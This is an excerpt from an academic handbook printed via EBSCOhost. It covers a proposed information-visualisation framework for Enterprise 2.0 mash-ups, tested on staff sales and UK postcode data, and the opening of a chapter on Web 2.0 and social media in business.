Enterprise 2.0 was a concept first introduced by McAfee in order to showcase how Web 2.0 technologies can be used within enterprises. His focus was to explain how Web 2.0 could make work practices and the efforts of knowledge workers more visible. This is in reaction to the initial response to Web 2.0 by businesses - when introduced it fascinated almost everyone, but unfortunately it didn't seem to register with enterprises. In order for them to take these (or any) emerging technologies seriously, companies needed to see real case studies of the use of Web 2.0. Case studies in which the application had been studied and analyzed from multiple perspectives, including security, consistency or scalability. They also needed a set of best practice descriptions for its use, and specific guidelines on how they should introduce and apply Web 2.0 technologies within their organization (Tellioglu & Diesenreiter, 2013).

But how was the new technology of Enterprise 2.0 studied and discussed in other areas? While there haven't been many in depth qualitative analysis on Enterprise 2.0 within the work context and its impact, there have been multiple studies on the direction, detail, quality and format of social networking systems (particularly Facebook and Twitter). There are even qualitative studies focused on their application and real use within business. However in recent years, some managerial journals have published new results of the applied Enterprise 2.0 technology, and some books have even been published with a spe-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cific emphasis on providing explanatory guidelines for management in enterprise. While these sources were a considerable jump forward, they still did not exhaustively and qualitatively describe how and in which areas this new technology is more efficient for enterprises - or the additional value it can have to cooperative work. This is something that the research literature unfortunately still lacks - an in depth analysis and explanation of cooperation processes in very complex development environments. This is the sort of thing that needs investigating, by basing the analysis on central concepts such as awareness, trust, openness, sharing through data mash-up tools and information visualization.

However, introducing changes into any organization is a difficult subject - as resistance to change is often immediate and dramatic, without any deeper thought. Organizational culture also impacts the attitudes towards Enterprise 2.0 adoption, because the organizations general attitudes towards collaboration, open communication and information sharing hugely affect the acceptance of Enterprise 2.0 by employees and managers. The common fear that organizations have is that they will lose governance over their information, and Web 2.0 tools as perceived as a potential risk, particularly in the field of data loss. This is viewed as a direct result of employees sharing information on blogs or social networking sites. There is also a huge concern for decreased employee productivity, or the possibility that the wrong information will be posted on a network by an employee, or e.ven that employees will write questionable or offensive materials on a network. These fears are what fuels the standardization of office policies and processes when it comes to social networking and collaborative work - usually opposed. This is particularly true for organizations who operate under a command and control culture. Obviously we face a great challenge in this regard, and that is that so few people know what Enterprise 2.0 is, what it means and how it can support the organization.

Despite all of these barriers, we see some organizations not only starting to use Web 2.0 technology, but also leveraging it to change their management practices and organizational structures. Those organizations that have recognized the innovations that Web 2.0 technology represents by innovation instead of price have tapped into a priceless idea - using the knowledge (and tacit knowledge) of their workforce and therefore encouraging collaboration among their knowledge workers using the Enterprise 2.0 tools. Many more organizations are starting to see Enterprise 2.0 technologies as an opportunity to increase their company's revenue and margins, and see its many benefits. The undeniable fact is that Enterprise 2.0 is an unavoidable technology - one which is becoming increasingly popular among enterprise specific users, and more so among knowledge workers and digital natives who have grown up with the web.

In these modern times the nature of work is constantly evolving, and being driven by the Web 2.0 technologies that enable and enhance social activities it has quickly taken on a significant role in the workplace. Enterprise 2.0 has not only become a competitive necessity, now organizations must be ready to use the technology that supports it. After all, simply adopting the technology in a process does not necessarily improve the process by itself. The technology must be fully assimilated into the organization in order to gain the full competitive advantage - and considerations about technological capabilities, willingness of adoption and organizational size must all be taken into consideration, helping in the evaluation of the organization's readiness for Enterprise 2.0.

4.7 Information Visualisation

Visualisation as a sub-field of science, statistics, and graphics has only been recognised as its own entity since the mid- to late-80s. The depth of seminal work is in line with that of a young field, but finds its strength in background drawn from years of statistics and graphic design.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Information visualisation is converting data into interactive interfaces in order to easily understand problems, hidden patterns, scope and explore data with a more rapid and intuitive approach - usually abstract data is transformed into visual images (Spence, 2001) to see the big picture at a glance.

Information Visualisations are computer based systems, it can be called a 'medium' between human-beings and data and works as a bridge to establish interactivity - between source and operator for analysis and decision making purposes. The goal of information visualisation tools is to improve data perception, correlation and exploration (Oliveira & Levkowitz, 2003).

The characteristics of a good information visualisation system are defined according to the following user tasks by Carr (1999).

- To analyse or examine entire dataset.
- Ability to see non-aggregated elements or subsets.
- Customisation and filtering to analyse data at different angles.
- Additional information available to an action performed by user.
- Relationships: the ability to relate data items with similar characteristics.
- History: the ability to undo an action and show the steps performed up to the current point.

In addressing data problems a number of techniques have been invented to explore data for trends, patterns and to analyse multidimensional data. For example, Tableau's visual spreadsheet (2006)] and SpotFire's visual data exploration interface (Ahlberg, 1996), Space-filling techniques such as squarified treemaps (Bruls, Huizing & Wijk, 2000) are particularly employed by business managers for routine data analysis.

Pixel-oriented visualisations (Keim et al 2000) are also getting popularity where large transactional data is represented by each pixel. In piexel bar charts, each pixel is arranged and coloured to indicate an item's relevance to a user query. Another well- known technique that uses pixel-level visualisation is the Seesoft software visualisation technique (Eick, Steffen & Summer, 1992) which maps each line of source code to a line of pixels. Pixel techniques have also been used to build interactive decision tree classifiers based on a visualisation of the training data, value-cell visualisation (Keim et al, 2007) was another approach toward non-aggregated data visualisation in visual bar charts. Pixel-oriented visualisations were a necessity because all other visualisation practices such as pie-charts, bar charts, x-y plots were solely focused on aggregated data, which restrict the number of data values to be visualised therefore diluting the understanding and soon the visualisations don't always give precise and accurate information to decision makers.

Pixel Bar Charts (Keim et al, 2007) and Value-cell Bar Charts; visualisations were successful to visualise non-aggregated data but there is still a lot to be done on multi-coordinated visualisation, but the multiple coordinated aspect of data visualisations are still missing. Multiple views systems use two or more distinct views to support the investigation process of a single conceptual entity. A view is considered distinct of other views if it allows the user to learn different aspects of the conceptual entity whether by presenting different data or emphasising different aspects of the same data.

Multi-coordinated visualisation practices provide good understanding of data and helps in data validation and cross examination to find hidden patterns, trends and provide critical information in decision making, however to see data source within data even multi-coordinated practices fall short, therefore we have proposed link data visualisation which provides link and relationship between different data aspects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. INFORMATION VISUALISATION MODEL

5.1 Seven Steps for Data Visualisation

The process of understanding data begins with a set of numbers and a goal of answering a question about the data. The steps along this path can be described as follows (Fry, 2004):


1. **Acquire:** Obtaining data from local, remote sources through web services or direct dataset access.
2. **Parse:** Organising and giving structure to collected data within in the system environment.
3. **Filter:** Removing all but the data of interest.
4. **Mine:** The application of methods from statistics or data mining, as a way to discern patterns or place the data in mathematical context.
5. **Represent:** Determination of a simple representation, whether the data takes one of many shapes such as a bar graph, list, or tree.
6. **Refine:** Improvements to the basic representation to make it clearer and more visually engaging.
7. **Interact:** The addition of methods for manipulating the data or controlling what features are visible.

We will adopt above seven steps for data visualisation which we believe is a complete data visualisation solution but will add additional sub steps to achieve link data and also multiple coordinated visualisation in a real time enterprise environment.

5.2 Proposed Framework

Principles for the information visualisation will remain the same, and all seven steps introduced by (Fry, 2004) makes perfect sense but to practice these seven steps in an enterprise environment and with data

Figure 2. Proposed 8 Step of Visualisation



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

mash-up and real time data applications, we would need to alter the process and with addition of a step (history) and other visualisation sub-steps at represent layer.

In an enterprise environment, reports comparison plays a key role and to accommodate this requirement we have added 'History' to Fry (2004), seven steps for visualisation. We will store reports in XML which could be shared with internal and external application for comparison purposes. History elements of the process will also validate any changes that may have occurred to the data and could be shared with internal processing or external comparison.

5.2.1 Proposed Framework System Flow

The concept of this research revolves around information visualisation through mash-up application for enterprise practices to understand huge transactional data for resource and decision making purposes, focus is on understanding data through visualisation, interactivity of the system with end user, storage of generated results for re-use and comparisons purposes and finally light weight mash-up applications - resource friendly and economical.

5.2.2 Acquire, Parse, Filter, Mine in Enterprise 2.0

Structuring 'data' is a focal point for any visualisation practice, in this proposed methodology, system will establish whether information visualisation request initiated from an Enterprise 2.0 environment or non-enterprise environment. In enterprise environment this proposed framework will already be aware and will have direct access to datasets through web services and APIs, mash-up application will also understand data structure and therefore can directly access information as it requires for visualisation proposes, this framework will have direct and multiple connections with data sources in an real time as if data sources changes, the framework application will be updated as the data will be acquired from the sourc.

Processing in known environments have the facility that the first four steps, acquire, parse, filter and mine could be achieved through APIs and web services. For example, if the application requires sales figures, mash-up system web intelligent agents could access 'sales figures' via APIs in XML format and the system will pass it to 'represent' layer for visualisation, any information the system requires could directly be accessed and that's a key benefit for any framework to work in 'known environments'.

5.2.3 Acquire, Parse, Filter, Mine in Non-Enterprise 2.0

If datasets are not accessible through APIs or data is in an unknown structure, mash-up application will request third party services like, (Weka 2013) is a collection of machine learning algorithms for data mining tasks, (Weka 2013) helps with pre-processing, classification, regression, clustering, association rules and even visualisation. (Rapid Miner 2014) is another open source web and data mining tool which could be accessed by mash-up application via APIs and web services. These third-party tools will help our framework to acquire, parse, filter and mine unknown datasets - once application is familiar with dataset then data could be provided to represent layer for visualization.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5.2.4 Represent

Represent layer of data visualisation will remain same for enterprise or non-enterprise environments and it is a key step in understanding transactional data effectively, therefore we have extended this layer into further elements, e-g multiple coordinated visualisation, multiple dimensional data visualisation, multi-attribute data visualisation, non-aggregated data visualisation, transactional tagging visualisation and linked data visualisation which are our contribution to information visualisation.

Multi-coordinated visualisation - is a process where data is visualised in coordinated views, which means if one visualised element updates the other updates automatically and both visualise elements displaying same data in different styles, this innovative approach will help decision makers to analyse data at different angles. Multi-attribute, multi-dimensional data is a representation of multi-attribute data which means, analysing attributes like prices, products, customers, transaction range, location and all attributes related to a transaction could be visualised.

Tagging (Ross et al, 20034) is an important feature of web 2.0, tagging is a non-hierarchical structure which is achieved by terming or assigning a keyword to a particular element. We introduce 'transactional tagging' which will help decision makers to gain insights of a particular transaction and analysed through various attributes such as units, time, space and monetary value. Transactions could be tagged manually by end users, for example a company receives online orders and a sales staff member tags those transactions such as 'corporate', 'school' or 'showbiz' our mash-up system can analyse manual tagging by visualising those tags which will serve different purposes one of them could be understanding 'markets'. Web transactions could also be automatically tagged by web intelligent agents by categorising these transactions into locations, value, different product types or analysis against resources.

5.2.5 Refine and Interact

Customisable widgets are introduced on the interactivity layer of our proposed model; at this layer we will build a user-friendly mash-up interface which will be highly customised to meet personal demands and will have options to refine results for further analysis. For example, a manager would require a company overview while a team member will only be interested to see his team performance, to accommv odate this requirement we will introduce drag and drop mash-up widgets features.

5.2.6 History

Report storage is our contribution to the theoretical visualisation model shown in Figure 6, we will store sensitive information in XML so that it could be re-used for analysis and comparison purposes, system will have the ability to allow internal and external requests.


6. PERFORMANCE ANALYSIS

6.1 Example 1

This is a basic visualisation example processed by our proposed framework in enterprise environment through mash-up application. Novelty of this framework is on data representation therefore our focus

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Proposed Framework Flow Chart



is on 'represent' layer of our proposed framework and other layers such as interact, refine and history, however we will also process unstructured dataset in our in the next example with third-party application to support the whole process.

6.1.1 Acquire, Parse, Filter, Mine

As in Figure 6. acquire, parse, filter and mine steps are handled through web intelligent & API agents as dataset is in known structure, therefore system can directly access required data for visualisation, system have collected data from various tables directly from the database and presented information in an array to represent layer, as shown below. The dataset we processed for this example consisted of over half a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

million rows with over five hundred attributes. Data processing step which includes acquiring, parsing, filtering and mine all done within a few seconds, system is robustly designed to process and analyse huge datasets and thus enabling business managers and end-users to select and analyse data-elements which are closely related to a specific business decision.

The process is intelligent enough that end-users or business managers can construct their own set of roles to analyse critical business or personal information through our visualisation framework. System has primarily focused on data visualisation but functions created for acquiring, parsing, filtering and mining huge volume of data enabled system has made the framework as multi-purpose framework which provide both mining and information processing and visualisation not only in one place but also with fast processing and execution of huge datasets.

6.1.2 Represent

All visualisation outputs are processed and presented to end-user at this layer, framework has adopted various types of charts such as Bar-Charts, Area-Charts, Pie-Charts; our visualisation framework also has the ability to allow end user not only to filter information and visualisation but same time provide options to visualise datasets in different styling.

6.1.2.1 Basic Visualisation

Visualistaion framework has processed a dataset which shows staff sales. The extract dataset columns are shown in data processing stage as shown above. The system has the ability to represent extracted or processed information in various formats - In this instance we have shown various staff members in a pie chart (Figure 4) which demonstrates which sales staff is contributing towards company sales figures.

Information is visualised at represent layer of our visualisation framework. Business manager looking at this graph will quite quickly understand which staff members is contributing more to company's sales thus reward them accordingly similarly staff members whose performance is below far, could be assisted or trained further to boost efficiency. Sharing same visual data representation with all staff members will help in positive motivation in improving personal skills which will benefit company in a long run. Similarly this framework could also be used for personal purposes such home expenses or bank transactions and by education sector to process information for research or other purposes.

6.1.2.3 Advance Visualisation


Visualisation framework also allow business managers and end users to see same data in several visualised forms - this also help managers and end-users to analyse data not only in more depth but also with multi-coordinated views and multi-attribute analysis. As we have shown pie-chart which represent

Table 1. Extracted data example

37622	02/09/2014 21:30	01/09/2014 10:41	FIRS006	250	Emma
37638	09/09/2014 07:45	02/09/2014 11:32	SKF001	150	Anna
37724	09/09/2014 10:10	04/09/2014 09:26	SJM001	115	Paisley

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Pie Chart for Staff Sales



sales staff information, we can view some dataset with Bar-charts, Bubble-charts, Spider Web-chart and pie-chart as shown in Figure 5.

6.1.2.4 Refine and Interact


Refine and interact layers, we have developed user-friendly interfaces where end-user or business manager can quickly request and access data in visualise form - application intelligent agents will convert complex queries into simple task within the framework. Framework is highly optimized not only give real time outputs but delivered requested information within a couple of seconds which saves enormous time for both business managers and end-users for quick data analysis.

6.1.2.5 History

All reports generated by the framework are stored in xml format, for comparison and re-use purpose, in the above example, application also allows users to export visual information into popular file format such as, PDFs, JPGS, PNGs and GIFs. Figures are access by system at the interact and refine stages if requested by the user to compare with the current outputs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Shows Multi-coordinated visualisation



6.2 Example 2

In this second example, we have taken Royal Mail UK postcode dataset widely used for delivery of mails, for mapping software, address lookups and various other training and information purposes. The dataset consist approximately 29 million business and residential postcodes and addresses where royal delivery mails, it also includes 1.8 million UK postcodes and approximately 1.4 million business names.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Dataset includes tremendous amount of information from longitude to latitudes both for UK and EU, house numbers, names and address, however our visualisation framework has processed 29 million rows and extract useful and vital information for UK Postcode Project. A couple of columns and rows from the dataset are shown in Table 2.

Table 2. Extracted data from dataset

AB12	393300	801100	57.101	-2.1106		Aberdeen City
AB13	385600	801900	57.10801	-2.23776	Milltimber	Aberdeen City
AB14	383600	801100	57.10076	-2.27073	Peterculter	Aberdeen City

Figure 6. Showing UK postcode data on interactive map




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Initially, visualisation framework highlights geographic locations of two point postcodes as shown in the image above. This visualisation gives us tremendous information about UK postcodes and its geography, this useful tool could also be used for training and information purposes both by individuals and businesses. Information visualisation more resolves around graphics and images, that's why our system have coloured each postcode into different and visible colour which helps users to distinguish postcode boundaries. Framework also enable users with an interactive layout where users can search any postcode or a particular postcode all based on user interest.

Visualisation framework also allows users to zoom-in to see further information with live maps drilling down to street names and house addresses. Users can also see sub-postcodes areas within a selected geographic location. Sub-postcodes are categorised and drilled downed into three or four digit postcodes as shown in Figure 7.

Figure 7. Showing UK postcode detailed data on interactive map




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Information could be drilled downed to all postcodes within selected or searched area which gives more information to end users to see how postcodes are located in a live interactive map where people can not only learn about their locations but also it could be used for business and electoral purposes both by politicians and Governments for various purposes. In following image we demonstrate full six digit postcode visualisation with live and interactive map as shown in Figure 8.

7. CONCLUSION

Our visualisation model has been tested with various type of datasets and produced some amazing visualisation trends both for educational, information and for business purposes. Our focus has always been on manipulating large datasets into meaningful information which not only saves tremendous amount

Figure 8. Full Six-digit UK postcode interactive map



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of time but also helps in understanding raw and huge data which is not always easy to process and understand. In the above examples we have taken two different datasets as in example one we focused on business transactional data which uses staff performances and helps business manager with a quick glance to see how business is going whether staff members requires training or appreciation all possible with a few quick clicks.

Royal Mail postcode dataset example is simple but yet interesting; visualisation postcode data produced fascinating information about UK geography and how its divided into areas and postcodes all could be seen with live and interactive map. Information visualisation holds key in exploring hidden trends, giving more insights to managers and individuals about large data which not always give same sense as in its raw form.

REFERENCES

Ahlberg, C. (1996). Spotfire: An information exploration environment. *SIGMOD Record*, *25*(4), 25–29. doi:10.1145/245882.245893

Bruls, M., Huizing, K., & Van Wijk, J. J. (2000). *Squarified treemaps*. Springer Vienna.

Carr, D. A. (1999). Guidelines for designing information visualization applications. *Proceedings of ECUE*, *99*, 1–3.

De Oliveira, M. C. F., & Levkowitz, H. (2003). From visual data exploration to visual data mining: A survey. Visualization and Computer Graphics. *IEEE Transactions on*, *9*(3), 378–394.

Eick, S. G., Steffen, J. L., & Sumner, E. E. Jr. (1992). Seesoft-a tool for visualizing line oriented software statistics. Software Engineering. *IEEE Transactions on*, *18*(11), 957–968.

Fry, B. J. (2004). *Computational information design.* (Doctoral dissertation). Massachusetts Institute of Technology.

Haigang, L., & Wanling, Y. (2006, October). Study of Application of Web Mining Techniques in E-Business. In *Service Systems and Service Management, 2006 International Conference on* (Vol. 2, pp. 1587-1592). IEEE.

Hoyer, V., & Fischer, M. (2008). Market overview of enterprise mashup tools. In *Service-Oriented Computing–ICSOC 2008* (pp. 708–721). Springer Berlin Heidelberg. doi:10.1007/978-3-540-89652-4_62

Jhingran, A. (2006, September). Enterprise information mashups: integrating information, simply. In *Proceedings of the 32nd international conference on Very large data bases* (pp. 3-4). VLDB Endowment.

Keim, D. A., Hao, M. C., Dayal, U., & Lyons, M. (2007). Value-cell bar charts for visualizing large transaction data sets. Visualization and Computer Graphics. *IEEE Transactions on*, *13*(4), 822–833.

Keim, D. A., Hao, M. C., Ladisch, J., Hsu, M., & Dayal, U. (2001). *Pixel bar charts: A new technique for visualizing large multi-attribute data sets without aggregation*. Academic Press.

LaValle, S., Lesser, E., Shockley, R., Hopkins, M. S., & Kruschwitz, N. (2013). Big data, analytics and the path from insights to value. *MIT Sloan Management Review, 21*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mika, P., & Greaves, M. (2012). Editorial: Semantic Web & Web 2.0. *Web Semantics: Science, Services, and Agents on the World Wide Web*, *6*(1).

Minor, *R*. (2014). Retrieved from http://rapid-i.com/content/view/181/190/

Nassar, O. A., & Al Saiyd, N. A. (2013, March). The integrating between web usage mining and data mining techniques. In *Computer Science and Information Technology (CSIT), 2013 5th International Conference on* (pp. 243-247). IEEE. doi:10.1109/CSIT.2013.6588787

O'reilly, T. (2007). What is Web 2.0: Design patterns and business models for the next generation of software. *Communications & Stratégies*, (1), 17.

Roberts, J. C. (2007, July). State of the art: Coordinated & multiple views in exploratory visualization. In *Coordinated and Multiple Views in Exploratory Visualization, 2007. CMV'07. Fifth International Conference on* (pp. 61-71). IEEE.

Ross, P. L., Huang, Y. N., Marchese, J. N., Williamson, B., Parker, K., Hattan, S., & Pappin, D. J. et al. (2004). Multiplexed protein quantitation in Saccharomyces cerevisiae using amine-reactive isobaric tagging reagents. *Molecular & Cellular Proteomics*, *3*(12), 1154–1169. doi:10.1074/mcp.M400129-MCP200 PMID:15385600

Spence, R. (2001). *Information visualization* (Vol. 1). New York: Addison-Wesley.

Srivastava, J., Cooley, R., Deshpande, M., & Tan, P. N. (2000). Web usage mining: Discovery and applications of usage patterns from web data. *ACM SIGKDD Explorations Newsletter*, *1*(2), 12–23. doi:10.1145/846183.846188

Tableau Software. (2006). Retrieved from http//www.tableausoftware.com

Tellioglu, H., & Diesenreiter, S. (2013, October). Enterprise 2.0 in action: Potentials for improvement of awareness support in enterprises. In *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom), 2013 9th International Conference Conference on* (pp. 485-494). IEEE.

Vera-Baquero, A., Colomo-Palacios, R., & Molloy, O. (2013). Business process analytics using a big data approach. *IT Professional*, *15*(6), 29–35. doi:10.1109/MITP.2013.60

Weka. (2013) Retrieved from http://www.cs.waikato.ac.nz/ml/weka/

KEY TERMS AND DEFINITIONS

Big Data: Big data refers to large amount of transactional data which could be computationally retrieved and analyzed to understand hidden trends, patterns and various attribute relationships.

Business Analysis: Business analysis a technique which helps business owners to bring organisational changes through analytical process achieved through data analysis.

Data Analysis: Data analysis is a process, where data is parsed and filtered through systematic procedures and methods to get useful information which helps in decision making and helping with possible conclusions.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Data Mashup Systems: Data mashup systems is combination of more than one web or computer applications to form a hybrid which helps in understanding or solution a data problem.

Information Retrieval: Information retrieval is the process of exploring stored data for connected usage.

Information Visualisation: Information visualisation is an approach where data is represented in a visual or graphical mode. It is a useful method in understanding raw or complex data elements.

Web 2.0: Web 2.0 usually refers to the second stage of World Wide Web and applications on the internet. Web 2.0 is focused on user generated and dynamic content which includes the arrival of social media.

This research was previously published in the Handbook of Research on Trends and Future Directions in Big Data and Web Intelligence edited by Noor Zaman, Mohamed Elhassan Seliaman, Mohd Fadzil Hassan, and Fausto Pedro Garcia Marquez, pages 208-231, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 5

Organizational and Social Implications

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 61
Web 2.0 and Social Media in Today's Business World

Edward T. Chen
University of Massachusetts – Lowell, USA

ABSTRACT

Social media technology is an innovative way for businesses to collaborate, network, and provide a mechanism for individuals to interact. When social media technology is used effectively, it can be a powerful tool for businesses to market themselves and obtain important data on their customers and competitors. Given the importance and public nature of today's consumer opinions, it is vital for companies to present themselves effectively on social media. Some companies and their employees are not familiar with this form of technology and do not realize the massive amount of data social media sites can generate. Therefore, companies need to develop a social media policy and educate their employees on how to analyze and respond to the data produced from social media. This chapter studies Web 2.0 tools and social media in today's business world and provides guidelines of adopting social media for organizations.

INTRODUCTION

Social media and Web 2.0 tools have the potential to greatly affect many facets of an organization. From upper management decision-making down to the delivery of the service or product, Web 2.0 applications and social media have the ability to greatly affect organizational structure. Furthermore, customers have the ability to interact with multiple functional units of the organization and its members in real time. Companies want to find a way to differentiate themselves and connect with customers. Through social media and Web 2.0 tools, businesses can deliver a better, more specific product tailored to the needs of their customers (Armstrong & Gao, 2010; Blanchard, 2011; Mayfield, 2008; Pentina, Prybutok, & Zhang, 2008).

Social media and Web 2.0 tools can assist an organization to achieve sales goals through expanded marketing and expanding their brand presence to potential customers. Web 2.0 and social media applications allow businesses to achieve organizational objectives through a higher level of information

DOI: 10.4018/978-1-5225-3422-8.ch061

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

sharing (Bateman, Valentine, & Rittenburg, 2013; Harridge-March & Quinton, 2009; Subramani & Rajagopalan, 2003). Companies seeking to expand their presence can turn to Web 2.0 and social media applications. These tools allow customers to easily interact with companies from devise running on multiple platforms. Social media technology provides today's consumers with an easy way to voice their opinions and experiences, positive or negative, online for the entire world to see. Other consumers can reply and react to these posts leaving businesses with an enhanced or tarnished image (McAfee, 2009; Pentina, et al., 2008; Taylor, Lewin, & Strutton, 2011).

Businesses are becoming more competitive and efficient within their markets. Businesses need to ensure that company policies are prepared to handle the security and privacy concerns that could arise from the use of these technologies. Organizations must work to overcome potential issues when they open themselves up to Web 2.0 and social media tools. Businesses integrating Web 2.0 applications within their organization need to be prepared to properly train employees to ensure that these technologies are best utilized within their organization. If implemented correctly, Web 2.0 and social media can improve collaboration among employees. Furthermore, Web 2.0 and social media have helped to facilitate a new way consumers interact with brands, and the way that businesses respond to these interactions (Bhattacharjee, Gopal, & Sanders, 2003; Mayfield, 2008; Harridge-March & Quinton, 2009).

Software packages and applications are available to manage data associated with social media. Companies can use these solutions to help them not only collect the data but respond to consumer concerns and issues so consumers know their opinions are being heard and taken seriously. Gone are the days of a company being solely in charge of its reputation and image. A company's choice is not whether they are participating in social media it is what role they will play in it.

HOW WEB 2.0 AND SOCIAL MEDIA WORK

Web 2.0 is an often misunderstood term. Web 2.0 consists of a number of interesting terms and concepts such as social media, wikis, tagging, blogs, social bookmarks, and podcasting, to name a few. These technologies are based on the concept that the Internet is their platform for operating. Programs such as HTML, JavaScript, AJAX (Asynchronous JavaScript), and RIA (Rich Internet Applications). Web 2.0 technologies such as social media are able to perform their operations on an individual or client's machine. This concept is known as "client side" technologies. This idea of using the Internet as the platform, allows software to be delivered through one's browser (O'Reilly, 2005). Google's Chrome browser and Mozilla's Firefox allow individual to install plug-ins directly to the programs. Web 2.0 applications are integrated into the user's experience. An example of this specific technology is Tweetdeck. The famous social media site allows users to arrange Twitter feeds in a browser with customizable columns, Tweet filters, and the capability to manage multiple Twitter accounts all at once. Users are able to fully integrate their browsing experience and share pertinent information with other users in real time. Twitter allows users to schedule tweets to be posted at specific times to suit their audience.

Web 2.0 Technologies

Web 2.0 technologies are advancements from Web 1.0, where communication between the client-side browser and the server containing the content required a request and a response type of interaction. In Web 1.0 a client requested a specific page and the server responded with the content in a read-only way

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(Anderson, 2007). Innovations such as broadband Internet and the above mentioned HTML, JavaScript, AJAX, and RIA have allowed users to transition to a more service-based web experience rather than a dependence on the software (O'Reilly, 2005). Google Docs is a good example of this service-based Web 2.0 technology. Users create, share, and store documents on Google's servers, which do not require software to be installed on their personal computers. Unlike traditional document software such as Microsoft Office, Google Docs uses the web as its platform. The client-side system uses JavaScript programming language to update the documents, which are housed on Google's servers rather than the client's PC. This technology creates a more seamless user experience for the client as this communication is happening asynchronously. JavaScript manipulates Google Docs' HTML code, which in turn provides updated content to the user without him or her having to refresh their browser.

Wikis

Wikis are another example of Web 2.0 technologies that allow users to contribute, delete, or correct site content all via a web browser. Similar to Google Docs, information is stored on databases, which users can call upon to alter using a rich-text editor. Service providers use variations in technology to maintain control over their contents. For example, Google's email service uses its own task-specific browser plug-in. The website Wikipedia is a perfect example of a wiki technology. Through the use of Java and ActiveX, contributors to this website are able to edit the contents of the site in real time. These controls are embedded into web-based applications and give users the freedom to call upon the data and make changes as they see fit. Recently, Wikipedia introduced safeguards to regulate who can make changes. An example of Wikipedia's safeguards is the use of pending-changes. The Wikipedia reviewer community has the opportunity to review edits to content before the changes go live.

Crowdsourcing

This technology allowing users to act independently of each other but collectively has created a huge resource to the user community. Crowd knowledge or "crowdsourcing" has spawned organizations to utilize the power of problem-solving on a large scale (Surowiecki, 2005). Wikis have provided the opportunity for a huge influx of user-generated content (UGC). The video-sharing web site YouTube is another great example of user-generated content. Contributors upload video files to YouTube's servers. The videos then are made available for viewing by anyone. The success of these types of sites has been attributed to the rise of Rich Internet Application (RIA) and Web-Oriented Architecture (WOA) technologies, which have allowed the end users, or "client-side", to generate much more of the content. YouTube has thrived as a business based solely on user-generated content (Daugherty, Eastin, & Bright, 2008).

Rich Internet Application (RIA) and Web-Oriented Architecture (WOA)

With the rise of Rich Internet Application (RIA) and Web-Oriented Architecture (WOA) technologies, the fundamental way in which people communicate has shifted. In Web 1.0, users merely called upon pages instead of creating and interacting with user-generated content. The development of social media sites such as Facebook, Twitter, and LinkedIn have allowed users to utilize these technologies and communicate with each other in ways that Web 1.0 could not facilitate. Users are able to upload and share messages and pictures in real time with other users on the same network. Furthermore, users create a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

richer experience through mass participation. The more users these social networks have, the greater the experience for the users. For example, the social media site, LinkedIn, allows users to connect with people in the same industry they are in. LinkedIn utilizes the information users provide in order to create a better experience. LinkedIn will suggest people for the user to connect with and will also suggest user-generated groups to join. The members, all of who have a common business interest or experience, facilitate these LinkedIn groups (Daugherty, Eastin, & Bright, 2008; Leung, 2010).

User-Generated Content

With the advent of social networks, we have seen companies collect their consumers' user-generated content and harvest it in a way that has allowed the companies to generate profit. The information provided by LinkedIn users, which allows them to have a better user connection, also allows LinkedIn to direct specific adverting to the users by capturing and harvesting their information. Companies such as Facebook are paring consumers' posts and activities that are included their profiles with an ad. Sponsored stories and advertisements are directed only towards the people that the user had originally allowed to see the post or activity. If a Facebook user "Likes" the university of interest, the user, or one of the user's friends, may see a targeted ad for a related topic such as collegiate attire (Taylor, et al., 2011).

Tagging

One way that social media users share information is through the Web 2.0 tool of tagging. Tagging allows users to collectively classify and find information. Looking at Facebook, users can "tag" pictures of other users, labeling their name, which in turn allows the company to compile a database of shared pictures of that user. The term folksonomy is a Web 2.0 term used to describe the collaboration of users managing and categorizing tags. The website 43 Things is an example of folksonomy at work. This website is based on users describing forty-three things that one wishes to achieve in their life. From the exotic to the mundane, users tag topics that allow other users to search for them based on their interest. Users can describe how they achieved the shared goal and help others to complete their list (Chai, Das, & Rao, 2011; Tapscott & Williams, 2006).

Virtual Teams

